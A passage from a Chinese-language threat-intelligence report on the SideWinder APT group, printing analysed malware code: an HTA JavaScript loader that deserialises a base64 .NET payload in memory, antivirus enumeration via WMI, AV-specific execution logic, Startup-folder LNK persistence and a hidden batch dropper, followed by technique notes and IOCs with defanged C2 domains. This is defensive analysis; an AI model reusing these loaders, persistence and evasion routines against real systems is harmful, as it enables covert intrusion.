tch (Exception ex)

try
```


下一阶段hta的代码与前文的差不多,利用js加载内存执行payload

```
<script language="javascript">
//header

try{
    var mst = null;
    var FSO = null;
    window.resizeTo(1, 1);
    window.moveTo(-1000, -1200);
    function asdadadsasdad(b) {
        var enc = new ActiveXObject("System.Text"+".ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security."+"Cryptography"+".FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        mst = new ActiveXObject("System.IO"+".MemoryStream");
        mst.Write(ba, 0, (length / 4) * 3);
        mst.Position = 0;

    }

    var so = "AAEAAAD/////
    AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ld
    GhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZV
    NlcmlhbGl6YXRpb25Ib2xkZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAk
    DAAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkHAAAABHR5cGUI
    YXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRUeXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50c
    nkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW
    50aW1lLlJlbW90aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4wLjAuMCwgQ3V
    sdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BgcAAAAHdGFyZ2V0MAkGAAAABgkAAAAPU3lz
    dGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQoEAwAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyA
    wAAAAhEZWxlZ2F0ZQd0YXJnZXQwB21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAACQwAAAAJDQAAAAQ
    F0ZUVudHJ5Ai9TeXN0ZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAACQwAAAAJDQAAAAQ
```


该一类样本的流程图如下:

在另一个样本中,我们发现了相同的释放doc的代码

```
    setversion();
    var Streamline = base64ToStream(pa);
    var fireline = new ActiveXObject('System.Runtime.Serialization.For'
    +'matters.Binary.BinaryFormatter');
    var arraylist = new ActiveXObject('System.Collections.ArrayList');
    var d = fireline.Deserialize_2(Streamline);
    arraylist.Add(undefined);
    var realObject = d.DynamicInvoke(arraylist.ToArray()).CreateInstance(fire);
    realObject.RealStPrickBack(da,"myDoc.docx")} catch (e) {}
finally{window.close();}
```


Mydoc.docx如下

AFGHANISTAN INTERNATIONAL CHAMBER OF COMMERCE
The world business organization

UNITED KINGDOM INTERNATIONAL CHAMBER OF COMMERCE
The world business organization

No	Sponsorship Benefits (2000$)
1	Placement of company's logo on the backdrop of the event;
2	Placement of one company's rolling banner beside the stage;
3	Placement of company's logo as the sponsor of the conference in the ICC HQ website (based in Paris),
4	Placement of company's rolling banners outside of the venue;
5	Placement of company's logo in the Agenda of the event;
6	Placement of company's logo on the press release and mention company's name as sponsor of the event;
7	Placement of company's logo on pre, and post event's promotional materials (banners, announcements, reports, social media platforms and etc);
8	Company's logo, profile and marketing materials included in event Packet;
9	Company's name will be announced as sponsor of the event by officials of ICC Afghanistan;
10	Option to distribute your branded product to participants;
11	Option to have a table to distribute company's publication and branded products;
12	Option to have advertisement on ICC Afghanistan's social media platforms;
13	Blank Invitation cards to company's management, staff and clients (10 cards);
14	Any other promotion according to ICC Policy.

以及类似的函数pink

```
VarShallbytes.Environment('Process')('COMPLUS_Version') = ver;
var objWMIService = GetObject("winmgmts:\\\\.\\root\\SecurityCenter2");
var colItems = objWMIService.ExecQuery("Select * From AntiVirusProduct", null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem.moveNext()) {
x += (objItem.item().displayName + ' ' + objItem.item().productState).replace(" ", "");
x += "&";
}
var DllBytesStream = base64ToStream(so);
var strFMT = new ActiveXObject('System.Runtime.Serialization.For' +
'matters.Binary.BinaryFormatter');
var ArrayDATAList = new ActiveXObject('System.Collections.ArrayList');
var DSer = strFMT.Deserialize_2(DllBytesStream);
ArrayDATAList.Add(undefined);
var realObject = DSer.DynamicInvoke(ArrayDATAList.ToArray()).CreateInstance(fire);

realObject.Pink(ae,ad,x);
```


但是经过分析

这个的第一个参数为exe文件的数据

第二个参数为dll文件的数据

第三个参数是wmic命令收集的杀毒软件信息

其C#内存加载的dll为prebothta.dll

其根据不同的杀毒软件信息执行不同的策略

preBotHta

```
13      public void Pink(string exeBytes, string dllBytes, string av)
14      {
15          try
16          {
17              bool flag = av.Contains("Kaspersky");
18              bool flag2 = av.Contains("Quick");
19              bool flag3 = av.Contains("Avast");
20              bool flag4 = av.Contains("Avira");
21              bool flag5 = av.Contains("Bitdefender");
22              bool flag6 = av.Contains("WindowsDefender");
23              if (flag)
24              {
25                  this.activeKasperksy(exeBytes, dllBytes);
26              }
27              else if (flag3)
28              {
29                  this.activeAvast(exeBytes, dllBytes);
30              }
31              else if (flag4)
32              {
33                  this.activeAvira(exeBytes, dllBytes);
34              }
35              else if (flag2)
36              {
37                  this.activeKasperksy(exeBytes, dllBytes);
38              }
39              else if (flag5)
40              {
41                  this.activeAvast(exeBytes, dllBytes);
42              }
43              else if (flag6)
44              {
45                  this.activeWindowsDefender(exeBytes, dllBytes);
46              }
47              else
48              {
49                  this.activeAvast(exeBytes, dllBytes);
50              }
51          }
52          catch (FileNotFoundException)
53          {
54              Console.WriteLine("Error: Specified file cannot be found.");
```


释放lnk到启动文件夹以持久化

```
public void work()
{
    string compressedText = "2gIAAB
      +LCAAAAAAABADtvQdgHEmWJSYvbcp7f0r1StfgdKEIgGATJNiQQBDswYjN5pLsHWlHIymrKoHKZVZlXWYWQMzt
      nbz33nvvvffee++997o7nU4n99//P1xmZAFs9s5K2smeIYCqyB8/fnwfPyKe/xq/xq/xa/5Wv9avgecf4n9/
      jWd/9a9xu+fX7/x959f8rX6N3+X1f/T1v5T+N4+K3+wv+bd+g1/jk52dP/+3/zXunjz6fSOvv/
      o1du3vv9mv8d1i0auuml/j8a/xG/wav86v8T/+A+abb0Xel0e7v0bxayx/jdmvUf0aV79GQ3//Nr/GTwYQm
      +umzRf39n6NX+Po1jCbX+Oa/t/+Gvmvsfg17v0a9Oqv8dsRnnv2+1/j15guZuP8Xf4eeE4J1uzXGBPMd/
      R/4P1r/Bq/K/09/jV+3+DfcDy/bw+X37cD6Vu/xl36JOU22a9RO78pfTKhf09+jUfU+iV9Vv0aF/RvRu89pX/
      R7vc1CM2v8Zah1QR1Rr0Vv8YPLNTfjLD7dX+NX+Mv+t3p5790//+d6P+/If199eIf/h3+y1/r+y/+zqfjv/1v
      +Ik/6+/Ed382/f/H6Ls/nn7uvn75+j/5Y37vZ3/f84OTv/f/+C3/1F/4Zy3+hV9En/86IMHvQv+/S/9//
      WtsOxRt/xr36f97/Nver/GA/vqU/tvjn/v83b1fY4d+f0if4d/7v8YBtdqm7/bo8wP+bk+/B7wd/q/7/D+SO/
      Xr2gIAAA==";
    string s = this.decompressData(compressedText);
    File.WriteAllBytes(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\Win
      Setting Loader.lnk", Encoding.Default.GetBytes(s));
    File.WriteAllBytes("C:\\\\ProgramData\\\\Win Setting Loader.lnk",
      Encoding.Default.GetBytes(s));
}
```

释放bat并执行

```
// Token: 0x0600000F RID: 15 RVA: 0x00002694 File Offset: 0x00000894
public void avastwork()
{
    string compressedText = "eQAAAB
      +LCAAAAAAABADtvQdgHEmWJSYvbcp7f0r1StfgdKEIgGATJNiQQBDswYjN5pLsHW1HIymrKoHKZVZ1XWYWQMzt
      nbz33nvvvffee++997o7nU4n99//P1xmZAFs9s5K2smeIYCqyB8/fnwfPyJenX6eHj99mn707d/r5Kvf9/
      WXz9589/jV6e/7RTGtq6Y6b3/f7xbLWXXV/L4n67rOl+1P5nVTVMvf99V6+VF69yfTj6Z1Prvapd/blGD9/q9/
      Kr37LL1LAE8e/b4v6+qizhZPszb7fWfN29+X2xY/GOfv8Ozv8o/+HwijsOZ5AAAA";
    string s = this.decompressData(compressedText);
    File.WriteAllBytes("C:\\\\ProgramData\\\\addreg.bat", Encoding.Default.GetBytes(s));
    new Process
    {
        StartInfo =
        {
            FileName = "C:\\\\ProgramData\\\\addreg.bat",
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        }
    }.Start();
}
```


由于该样本的回连下载的服务器已经失效,故不能分析

该一类样本的流程图如下:

六. **技术特点以及演进:**

注意:该特点不具有普适性,同时里面给出的时间节点只是在那个时间段内该组织针对目标使用最多的手法,不是代表在那个时间段该组织使用的全部手法,该组织会针对目标的不同进行调整

1) .白加黑的使用


Exe名称	Dll名称	属性信息
Cmdl32.exe	Cmpbk32.dll	Microsoft连接管理器自动下载
Credwiz.exe	Duser.dll	系统凭据备份和还原向导
Write.exe	Propsys.dll	写字板程序
Rekeywiz.exe	Duser.dll	EFS REKEY向导

该组织在白加黑的寻找上偏向于寻找系统文件的白加黑利用,在2018年的活动中主要使用cmdl32.exe+cmpbk32.dll与credwiz.exe+duser.dll的两种组合,在2019年的活动中新增加了wrte.exe+propsys.dll与rekeywiz.exe与duser.dll的组合

未来估计会有别的新的白加黑组合的出现


2）载荷的明文字符的处理方式

该组织在对js脚本内存加载C# dll文件的时候,采用了字符串拼接等手段.其在2019的1月份到10月份通常采用的是base64解密其c# dll的shellcode然后内存加载,并且其中调用的activexobject都可见,极其方便于分析以及安全软件的查杀,在11月份到12月份针对巴基斯坦的攻击活动中,该组织大幅度的对其明文字符串进行了混淆,主要采用自编的异或算法和base64进行解密操作



3).漏洞文件加载js loader的方式

在2019年1月到3月的活动中,该组织主要采用的是通过漏洞加载远程地址上托管的hta文件,但在2019年3月到12月的活动中,则采用使用在本地释放1.a文件,再加载1.a文件的js代码.其中该组织都会采用命令行替换的方式去加载恶意js



4).lnk攻击载荷加载js loader的方式

该组织对于构造lnk文件的载荷也是变化多样,不过其主要是通过使用mshta.exe执行托管于服务器的远程hta文件,不过该组织总是通过不同的手段来掩盖其执行的策略,比如下图中的执行start来拉起mshta以及利用lnk的性质来伪装成ctfmon以欺骗受害者的执行(具体手段请看参考链接中瑞星的报告,这里就不再赘述)

六.总结

sidewinder(响尾蛇)组织作为一个迅速进步,以及拥有c++,c#,delphi等后门以及大规模使用js以及开源的工具对其后门进行装载,使用lnk以及文档载荷。并且其诱饵样本的大部分文件都是诱惑力很高的文件，这种高的诱饵文档会加大人员的受害几率.并且使用系统文件的白加黑技术和内存加载技术与杀毒软件进行对抗。

七.IOCs:

md5:

D2522E45C0B0D83DDDD3FCC51862D48C

1FE3D9722DB28C2F3291FF176B989C46

444438F4CE76156CEC1788392F887DA6

3CD725172384297732222EF9C8F74ADC

C0F15436912D8A63DBB7150D95E6A4EE

C986635C40764F10BCEBE280B05EFE8C

D1C3FA000154DBCCD6E5485A10550A29

B956496C28306C906FDDF08DED1CDF65

A1CA53EFDA160B31EBF07D8553586264

204860CE22C81C6D9DE763C09E989A20

DE7F526D4F60B59BB1626770F329F984

2CB633375A5965F86360E761363D9F2F

5CD406E886BD9444ADEE4E8B62AA56CC

358450E19D38DB77C236F45881DCEBEF

29325CDBDE5E0CF60D277AA2D9BA4537

836419A7A4675D51D006D4CB9102AF9C

A1CA53EFDA160B31EBF07D8553586264

16E561159EE145008635C52A931B26C8

21CC890116ADCF092D5A112716B6A55F

62606C6CFF3867A582F9B31B018DFEA5

52FA30AC4EDC4C973A0A84F2E93F2432

CE53ED2A093BBD788D49491851BABFFD

737F3AD2C727C7B42268BCACD00F8C66

2D9655C659970145AB3F2D74BB411C5D

032D584F6C01CC184BF07CDEC713E74D

FB362FE18C3A0A150754A7A1AB068F1E

423194B0243870E8C82B35E5298AD7D7

81F9EB617A2176FF0E561E34EF9FF503

7E23C62A81D2BFB90EF73047E170DEA8

58B5A823C2D3812A66BBF4A1EBC497D3

5E98EA66670FA34BF67054FB8A41979C

8DA5206BACACD5C8B316C910E214257F

65F66BC372EA1F372A8735E9862095DA

361DFD8F299DD80546BCE71D156BC78E

1B11A5DD12BB6EC1A0655836D97F9DD7

9B1D0537D0734F1DDB53C5567F5D7AB5

3EE30A5CAC2BEF034767E159865683DF

4513F65BDF6976E93AA31B7A37DBB8B6

FF9D14B83F358A7A5BE77AF45A10D5A2

C2:

cdn-in[.]net

urls:

http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final

http://cdn-in[.]net/plugins/-1/7384/true/true/

http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final

http://cdn-in[.]net/plugins/-1/7384/true/true/

msftupdate[.]srv-cdn[.]com

urls:

hxxps://msftupdate[.]srv-cdn[.]com/cdne/plds/zoxr4yr5KV[.]hta

hxxps://msftupdate[.]srv-cdn[.]com/fin[.]hta

www[.]google[.]com[.]d-dns[.]co

urls:

hxxp://www[.]google[.]com[.]d-dns[.]co/includes/686a0ea5/-1/1223/da897db0/final[.]hta

webserv-redir[.]net

urls:

hxxp://webserv-redir[.]net/includes/b7199e61/-1/5272/fdbfcfc1/final

pmo[.]cdn-load[.]net

urls:

hxxp://pmo[.]cdn-load[.]net/cgi/5ed0655734/-1/1078/d70cc726/file[.]hta

fb-dn[.]net

urls:

hxxp://fb-dn[.]net/disrt/fin[.]hta

cdn-edge[.]net

urls:

hxxp://cdn-edge[.]net/checkout[.]php

hxxp://cdn-edge[.]net/cart[.]php

hxxp://cdn-edge[.]net/amount[.]php

ap12[.]ms-update-server[.]net

urls:

hxxp://ap12[.]ms-update-server[.]net/checkout[.]php

hxxp://ap12[.]ms-update-server[.]net/cart[.]php

hxxp://ap12[.]ms-update-server[.]net/amount[.]php

s2[.]cdn-edge[.]net

urls:

hxxp://s2[.]cdn-edge[.]net/checkout[.]php

hxxp://s2[.]cdn-edge[.]net/cart[.]phpB

hxxp://s2[.]cdn-edge[.]net/amount[.]php

webserv-redir[.]net

urls:

hxxp://webserv-redir[.]net/plugins/-1/5272/true/true/

hxxp://webserv-redir[.]net/plugins/-1/5272/true/true/done

s12[.]cdn-apn[.]net

urls:

hxxp://s12[.]cdn-apn[.]net/checkout[.]php

hxxp://s12[.]cdn-apn[.]net/cart[.]php

hxxp://s12[.]cdn-apn[.]net/amount[.]php

cdn-do[.]net

urls:

hxxp://cdn-do[.]net/plugins/-1/7340/true/true/

cdn-list[.]net

urls:

hxxp://cdn-list[.]net/KOmJg2XSthl3PRhXnB6xT6Wo967B1n5uGf7SfiBC/-1/7340/b729d30c/css

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/1

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/2

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/3

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4[.]0[.]30319

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/4

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/5

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/6

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/7

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/8

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/9

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/10

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css

http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final

http://cdn-in[.]net/plugins/-1/7384/true/true/

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/1

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/2

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/3

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4[.]0[.]30319

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/4

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/5

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/6

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/7

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/8

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/9

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css/10

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/134/7e711ada/res/css

https://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvI4I2Fa1zSCT/-1/7384/43e2a8fa/css

sd1-bin[.]net

urls:

https://www.sd1-bin[.]net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf

reawk[.]net

ap1-acl[.]net

八．参考链接

http://it.rising.com.cn/dongtai/19639.html

https://www.antiy.cn/research/notice&report/research_report/20190508.html

https://www.freebuf.com/articles/network/196788.html

http://it.rising.com.cn/dongtai/19658.html

http://it.rising.com.cn/dongtai/19655.html